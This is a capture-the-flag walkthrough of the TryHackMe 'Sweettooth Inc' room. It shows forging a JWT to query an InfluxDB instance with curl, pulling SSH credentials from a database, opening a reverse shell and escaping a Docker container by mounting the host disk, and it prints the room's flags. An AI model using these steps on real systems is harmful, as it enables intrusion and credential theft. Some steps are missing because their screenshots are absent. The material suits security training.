Sweettooth INC: TRYHACKME

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
Introduction


In this report, we will be simulating attack on influx database in sweettooth module from TryHackMe. We will delve into the world of ethical hacking by exploring a simulated environment that allows us to practice and enhance our cybersecurity skills. SweetTooth Inc. is a fictional company that has recently faced security breaches, and your task is to analyze and identify vulnerabilities within their systems. By doing so, we will learn how to detect and exploit potential weaknesses, strengthening our understanding of security concepts and techniques.

Sweettooth Inc

Doing a TCP nmap scan, we can view the services running. The database is running on port 8086




Browsing http://<target-ip>port/debug/requests , we can check out the username.



Generating jwt tokens

Here we are going to generate JWT token. JWTs are commonly used for authentication and authorization purposes in web applications and APIs. We are also going to set expiration time from epoch time converter. See the screenshot below.




After generating the JWT token, we are going to authenticate. We can do this through burpsuite or curl. In this report we are going to use curl. We are going to use SHOW databases command to view the databases running.

```
└─$ sudo curl -G "http://10.10.27.73:8086/query" --data-urlencode "q=SHOW DATABASES" --header "Authorization: Bearer eyJhbGci
OiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNjkxMzkyMTc1fQ.zchVlVXyixCtXMdbtsQz8JwCCe8LB3_LmH9iE7owq
lk"
{"results":[{"statement_id":0,"series":[{"name":"databases","columns":["name"],"values":[["creds"],["docker"],["tanks"],["mix
er"],["_internal"]]}]}]}
```

To query from tank database, we are going to modify the above command and use grep to view temperature. The SHOW series command helps us get the columns in the tank database. It is

important to note that we will need to convert the unix timestamp provided to RFC using epoch time converter.

To solve the next question, we are going to select the mixer database just like we did with the tank in the above example. We can view the columns in this database using the command below.



To filter out the results, we are going to use MAX() function. See the screenshot below.

The next question needs us to list the usernames we can find in the databases listed. From the listed databases, creds is most likely to store such credentials. Let us select it and SHOW SERIES to view its columns.

To get the password, we view the ssh column as shown below.

Now since we have the username and password, we can login.

Here now we are going to create a reverse shell and download it to our machine. After downloading it, we will execute the script with netcat listening on port 4545.

```
 (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@4e104ca27dd2:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@4e104ca27dd2:/# pwd
pwd
/
root@4e104ca27dd2:/# cd /home
cld /home
root@4e104ca27dd2:/home# s
ls
uzJk6Ry98d8C
root@4e104ca27dd2:/home# cd uzJk6Ry98d8C
cd uzJk6Ry98d8C
root@4e104ca27dd2:~# ls
ls
data
meta.db
user.txt
wal
root@4e104ca27dd2:~# cat user.txt
cat user.txt
THM{V4w4FhBmtp4RFDti}
```

Next question we are going to root directory and cat root.txt

```
root@4e104ca27dd2:~# cd /root
cd /root
root@4e104ca27dd2:/root# ls
ls
root.txt
root@4e104ca27dd2:/root# cat root.txt
cat root.txt
THM{5qsDivHdCi2oabwp}
```

To escape the docker, we are going to mount device to another directory. This is how we do it.


```
root.txt
root@4e104ca27dd2:/root# df -h
df -h
Filesystem      Size  Used Avail Use% Mounted on
none             15G  4.8G  9.5G  34% /
tmpfs            64M     0   64M   0% /dev
tmpfs           500M     0  500M   0% /sys/fs/cgroup
/dev/xvda1       15G  4.8G  9.5G  34% /etc/hosts
shm              64M     0   64M   0% /dev/shm
tmpfs           200M  4.7M  196M   3% /run/docker.sock
root@4e104ca27dd2:/root# cd /tmp
cd /tmp
root@4e104ca27dd2:/tmp# ls
ls
root@4e104ca27dd2:/tmp# mkdir -p /tmp/mnt
mkdir -p /tmp/mnt
root@4e104ca27dd2:/tmp# ls
ls
mnt
root@4e104ca27dd2:/tmp# mount /dev/xvda1 /tmp/mnt
mount /dev/xvda1 /tmp/mnt
root@4e104ca27dd2:/tmp# ls
ls
mnt
root@4e104ca27dd2:/tmp# cd
```

Navigate to root directory and cat the root.txt flag.

```
root@4e104ca27dd2:/tmp/mnt# cd root
cd root
root@4e104ca27dd2:/tmp/mnt/root# ls
ls
root.txt
root@4e104ca27dd2:/tmp/mnt/root# cat root.txt
cat root.txt
THM{nY2ZahyFABAmjrnx}
root@4e104ca27dd2:/tmp/mnt/root#
```

Here is completion screenshot for this room

Link:



Conclusion

One of the key takeaways from this assignment is the significance of identifying and addressing vulnerabilities. By exploring the simulated environment of SweetTooth Inc., I have learned how vulnerabilities can exist in various forms, including insecure configurations, weak authentication mechanisms, and outdated software. Understanding these vulnerabilities has allowed me to appreciate the importance of conducting thorough security assessments and implementing effective countermeasures to protect against potential threats.